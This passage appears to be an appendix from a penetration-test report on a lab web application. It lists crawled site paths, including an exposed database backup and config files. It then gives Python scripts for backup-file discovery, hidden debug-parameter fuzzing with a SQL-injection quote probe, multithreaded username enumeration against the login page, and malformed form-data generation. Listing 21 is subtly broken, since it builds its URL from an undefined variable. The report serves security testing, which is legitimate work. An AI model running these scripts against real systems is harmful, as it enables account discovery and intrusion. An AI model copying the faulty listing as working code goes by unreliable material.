http://192.168.1.20/adminarea/viewprod-paginated.php
http://192.168.1.20/adminarea/viewprod.php
http://192.168.1.20/adminarea/viewsubcat-paginated.php
http://192.168.1.20/adminarea/viewsubcat.php
http://192.168.1.20/adminarea/viewusers-paginated.php
http://192.168.1.20/adminarea/viewusers.php
http://192.168.1.20/cgi-bin/
http://192.168.1.20/comingsoon.php
http://192.168.1.20/contact/
http://192.168.1.20/contact/ReadMe.txt
http://192.168.1.20/contact/a.php
http://192.168.1.20/contact/contactform-code.php
http://192.168.1.20/contact/include/
http://192.168.1.20/contact/include/Readme.txt
http://192.168.1.20/contact/include/
   ↪ SFOldRepublicSCBold.ttf
http://192.168.1.20/contact/include/captcha-creator.
   ↪ php
http://192.168.1.20/contact/include/class.phpmailer.
   ↪ php
http://192.168.1.20/contact/include/class.smtp.php
http://192.168.1.20/contact/include/fgcontactform.php
http://192.168.1.20/contact/popup-contact.css
http://192.168.1.20/contact/popup-contactform.php
http://192.168.1.20/contact/scripts/
http://192.168.1.20/contact/scripts/fg_ajax.js
http://192.168.1.20/contact/scripts/
```

```
   ↪ fg_captcha_validator.js
http://192.168.1.20/contact/scripts/fg_form_submitter.
   ↪ js
http://192.168.1.20/contact/scripts/fg_moveable_popup.
   ↪ js
http://192.168.1.20/contact/scripts/gen_validatorv31.
   ↪ js
http://192.168.1.20/contact/sendMail.php
http://192.168.1.20/contact/show-captcha.php
http://192.168.1.20/cookie.php
http://192.168.1.20/database/sqlcm.bak
http://192.168.1.20/delivery.php
http://192.168.1.20/delivery.html
http://192.168.1.20/extras.php
http://192.168.1.20/footer.php
http://192.168.1.20/header.php
http://192.168.1.20/hidden.php
http://192.168.1.20/includes/
http://192.168.1.20/includes/config.php
http://192.168.1.20/includes/connection.php
http://192.168.1.20/includes/mysqli_connection.php
http://192.168.1.20/pictures/fluffy.jpg
http://192.168.1.20/pictures/rick.jpg
http://192.168.1.20/navigation.php
http://192.168.1.20/section.html
http://192.168.1.20/terms.php
http://192.168.1.20/terms.html
http://192.168.1.20/username.php
```

Appendix B: Custom Scripts

Listing 20: Python script for checking for copies and backups of known resources

```
import requests

suffixes = [
        '.txt',
        '.bak',
        '.old',
        '.inc',
        '.src',
        '.tmp',
        '.gz',
        '.tar.gz',
        '.tar.xz',
        '␣-␣Copy',
        '~',
        '~1',
        ]

prefixes = ['Copy␣of␣', 'copy␣of␣']

with open("exported_urls.txt") as f:
    urls = f.readlines()

urls = [u.replace('\n', '').split('/')[-1].split('?')
   ↪ [0] for u in urls]

resources = []

for u in urls:
    for f in [u, u.split('.')[0]]:
        for s in suffixes:
            resources.append(f + s)
        for p in prefixes:
            resources.append(p + f)

for r in resources:
    res = requests.get('http://192.168.1.20/' + r)
    if res.status_code != 404:
        print(r + ':␣' + str(res.status_code))
```

Listing 21: Python script for testing for potential hidden debug parameters on the login processing script

```
import requests
import copy

params = [
        'debug',
        'admin',
        'source',
        'test',
        'hide',
        'dev',
        'develop',
        'developer',
        ]

values = [
        '1',
        'true',
        'on',
        'enable',
        'enabled',
        'yes',
        'y',
        ]

login_params = [
        {
        'txtusername' : '\'',
        'txtpassword' : 'hacklab',
        },
        {
        'txtusername' : 'hacklab',
        'txtpassword' : 'hacklab',
        }]

login_url = 'http://192.168.1.20/processlogin.php'

for l in login_params:
    normal_response = requests.post(login_url, data =
       ↪ l)
    for p in params:
        for v in values:
            data = copy.deepcopy(l)
            data[p] = v
            url = normal + '?' + p + '=' + v
            response = requests.post(url, data = data)
            if response.text != normal_response.text:
                print("Difference␣detected:␣" + url)
```

Listing 22: Username enumeration Python script

```
import requests
import string
import math
from threading import Thread, Lock

lc = list(string.ascii_lowercase)

prefix = "/usr/share/seclists/Usernames/Names/"
male_names_file = prefix + "malenames-usa-top1000.txt"
female_names_file = prefix + "femalenames-usa-top1000.
   ↪ txt"
family_names_file = prefix + "familynames-usa-top1000.
```

```
    ↪ txt"
top_usernames_file = prefix + "names.txt"

with open(male_names_file) as f:
    male_names = f.read().split('\n')[:-1]

with open(female_names_file) as f:
    female_names = f.read().split('\n')[:-1]

with open(family_names_file) as f:
    family_names = f.read().split('\n')[:-1]

with open(top_usernames_file) as f:
    top_usernames = f.read().split('\n')[:-1]

first_names = male_names + female_names

usernames = top_usernames

for fn in first_names:
    for ln in family_names:
        usernames.append(fn + ln)

for i in lc:
    for ln in family_names:
        usernames.append(i + ln)

for fn in first_names:
    for i in lc:
        usernames.append(fn + i)

results = []

results_mx= Lock()

url = 'http://192.168.1.20/processlogin.php'

def add_result(username):
    results_mx.acquire()
    try:
        results.append(username)
    finally:
        results_mx.release()

def enum_usernames(usernames):
    s = requests.session()
    for i, u in enumerate(usernames):
        data = {
            'txtusername': u,
            'txtpassword': u,
            }
        response = s.post(url, data = data)
        rt = response.text[len(u):]
        if rt[15:19] == 'Pass':
             print("Username␣found:␣" + u)
             add_result(u)
        elif rt[15:19] == 'Welc':
             print("Username␣+␣Password␣found:" + u)
             add_result(u)
        elif rt[38:42] == 'User':
            if i % 100 == 0:
                print(str((i / len(usernames)) * 100)
                   ↪ + '%')
        else:
            print("Error:␣No␣match!")
            print(u)
            print(rt)
            break

num_threads = 12
chunk_size = math.ceil(len(usernames) / num_threads)
chunks = [usernames[s*chunk_size:(s+1)*chunk_size] for
   ↪  s in range(num_threads)]

threads = []

for i in range(num_threads):
    print(i)
    threads.append(Thread(target=enum_usernames, args
       ↪ =(chunks[i],)))

for t in threads:
    t.start()

for t in threads:
    t.join()
```

Listing 23: Python script to generate malformed login form data

```
import random, string

def random_string(size: int) -> str:
    return ''.join(random.choice(string.ascii_letters)
       ↪  for i in range(size))

def very_long(param: str) -> str:
    return param + '=' + random_string(1000)

def very_short(param: str) -> str:
    return param + '=' + random_string(1)

def empty(param: str) -> str:
    return param + '='

def missing(param: str) -> str:
    return random_string(5) + '=' + random_string(9)

def duplicated_matching(param: str) -> str:
    p = param + '=' + random_string(8)
    return '&'.join([p, p])

def duplicated_non_matching(param: str) -> str:
    return '&'.join([param + '=' + random_string(8),
       ↪ param + '=' + random_string(8)])

tfms = [very_long, very_short, empty, missing,
   ↪ duplicated_matching, duplicated_non_matching]

for t in tfms:
    p1 = t('txtusername')
    for u in tfms:
        p2 = u('txtpassword')
        data = '&'.join([p1, p2])
        print(data)
```